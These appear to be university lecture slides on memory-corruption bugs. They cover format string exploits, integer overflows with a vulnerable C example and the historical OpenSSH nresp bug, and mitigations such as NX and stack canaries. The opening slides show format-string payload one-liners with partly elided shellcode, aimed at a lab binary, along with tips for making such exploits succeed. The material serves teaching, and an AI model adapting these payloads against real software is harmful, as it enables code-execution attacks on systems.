
What is the Problem?

Control Flow Hijack Exploit


71

```
$ echo "\x0c\xf7\xff\xbf\x0e\xf7\xff\xbf\xba\x00..\xcd\x80%62697d%1$hn%51951d%2$hn"
| ./fmt
```

Target address (0xbffff70c) Target address (0xbffff70e) Shellcode (e.g., 31 bytes)




Cannot have NULL characters



```
$ echo "\x0c\xf7\xff\xbf\x0e\xf7\xff\xbf\x31\xc0...\xcd\x80%62705d%1$hn%51951d%2$hn"
| ./fmt
```

Target address (0xbffff70c) Target address (0xbffff70e) Shellcode (e.g., 23 bytes w/o NULL) Jump to buf+8



Things to Consider for Successful Exploit 72



- `gets()` does not allow new line characters (`\n`)
 - Our payload should not contain any `'\x0a'` character
 - What if the target address (for overwriting) contains `'\x0a'`?
- Environment variable makes it difficult to predict the exact address
 - Having NOP sled can help
 - Overwriting GOT or `.dtor` can be more robust

Recap: Format String Exploit



- We learned two types of **memory corruption bugs** that lead to a control flow hijack exploit
 - Buffer overflow
 - Format string bug
- Unlike buffer overflow exploits, format string bugs allow an attacker to **overwrite arbitrary memory addresses** (the target address does not need to be on the stack)

Mitigating Format String Exploit

- Since Visual Studio 2005, %n is disabled by default
 - `printf(“%n”, &x);` will not write anything to x

What is the Problem?

Integer Overflow

Integer Overflow



- Happens because the size of registers is fixed

Logically,

$$0xffffffff + 1 = 0x100000000$$

But, in reality, on x86,

$$0xffffffff + 1 = 0$$

Widthness Overflow



- On x86,
 - Unsigned integer $4,294,967,295 + 1 = 0$
($4294967295 = 0xffffffff$)
- On x86-64 (amd64),
 - Unsigned integer $18,446,744,073,709,551,615 + 1 = 0$
($18446744073709551615 = 0xffffffffffffffff$)

Signedness Overflow



- On x86,
 - $-\text{MAX_INT} = 2,147,483,647 = 0x7fffffff$
 - $-\text{MIN_INT} = -2,147,483,648 = 0x80000000$

`(int) 2147483647 + 1 = - 2147483648`

Why Integer Overflows Matter?



- Usually, an integer overflow itself does not lead to control flow hijack exploits
- However, integer overflows can cause an ***unexpected buffer overflows***

Example



```
int catvars(char *buf1, char *buf2, unsigned len1, unsigned len2)
{
    char mybuf[256];
    if((len1 + len2) > 256) {
        return -1;
    }
    memcpy(mybuf, buf1, len1);
    memcpy(mybuf + len1, buf2, len2);

    do_some_stuff(mybuf);

    return 0;
}
```


Example

What if `len1=0x104` and
`len2=0xfffffffffc`?

```
int catvars(char *buf1, char *buf2, unsigned len1, unsigned len2)
{
    char mybuf[256];
    if((len1 + len2) > 256)
        return -1;
    memcpy(mybuf, buf1, len1);
    memcpy(mybuf + len1, buf2, len2);

    do_some_stuff(mybuf);

    return 0;
}
```

Len1=0x104 (=260)
→ Overflow already!

Real World Example: OpenSSH



```
char *packet_get_string(void *);
unsigned int packet_get_int();

void input_userauth_info_response(int type, unsigned int seq, void *ctxt)
{
    int i;
    unsigned int nresp;
    char **response = NULL;
    ...
    nresp = packet_get_int();
    if (nresp > 0) {
        response = xmalloc(nresp * sizeof(char*));
        for (i = 0; i < nresp; i++)
            response[i] = packet_get_string(NULL);
    }
    packet_check_eom();
    ...
}
```

Real World Example

What if nresp=0x40000020?

```
char *packet_get_string(void *);
unsigned int packet_get_int();

void input_userauth_info_response(type, unsigned int seq, void *ctxt)
{
    int i;
    unsigned int nresp;
    char **response = NULL;
    ...
    nresp = packet_get_int();
    if (nresp > 0) {
        response = xmalloc(nresp * sizeof(char*));
        for (i = 0; i < nresp; i++)
            response[i] = packet_get_string(NULL);
    }
    packet_check_eom();
    ...
}
```

Real World Example

What if nresp=0x40000020?

```
char *packet_get_string(void *);  
unsigned int packet_get_int();  
  
void input_userauth_info_response(type, unsigned int seq, void *ctxt)  
{  
    int i;  
    unsigned int nresp;  
    char **response = NULL;  
    ...  
    nresp = packet_get_int();  
    if (nresp > 0) {  
        response = xmalloc(nresp * sizeof(char*));  
        for (i = 0; i < nresp; i++)  
            response[i] = packet_get_string(NULL);  
    }  
    packet_check_eom();  
    ...  
}
```

$$0x40000020 * 4 = 0x80$$

Heap buffer overflow

Memory Corruption Recap

Memory Corruption Recap



- Two types of memory corruption bugs:
 - Buffer overflow bugs
 - Format string bugs
- Integer overflow is a bug that can lead to buffer overflows
- Memory corruption is bad: it leads to control flow hijacks
- One more type of memory corruption (type confusion) will be covered later

Control Hijack Exploit Recap



- Two things to consider
 - **How** to redirect the control
 - Overwriting jump target (return addr., GOT, ...)
 - **Where** to redirect the control
 - Techniques discussed so far always jump to ***injected code***

Q. Can we execute arbitrary commands by exploiting a memory corruption bug, but **without hijacking the control flow**?

```
system("/bin/ls")
```

By corrupting this data, we can execute arbitrary commands!

Recommended Readings



- Exploiting Format String Vulnerabilities, by scut / team teso
- Basic Integer Overflows, Phrack 2002 by blexim
<http://www.phrack.com/issues.html?issue=60&id=10>
- Understanding Integer Overflow in C/C++, ICSE 2012

Preview: Mitigating Memory Corruption Bugs 90

Mitigation #1: NX (No eXcute)

a.k.a., DEP


Corrupted
memory

Attacker's code
(Shellcode)

Hijacked
control flow

Make this region non-
executable! (e.g., stack
should be non-executable)

Mitigation #2: Canary



Check value before
executing return!

Question?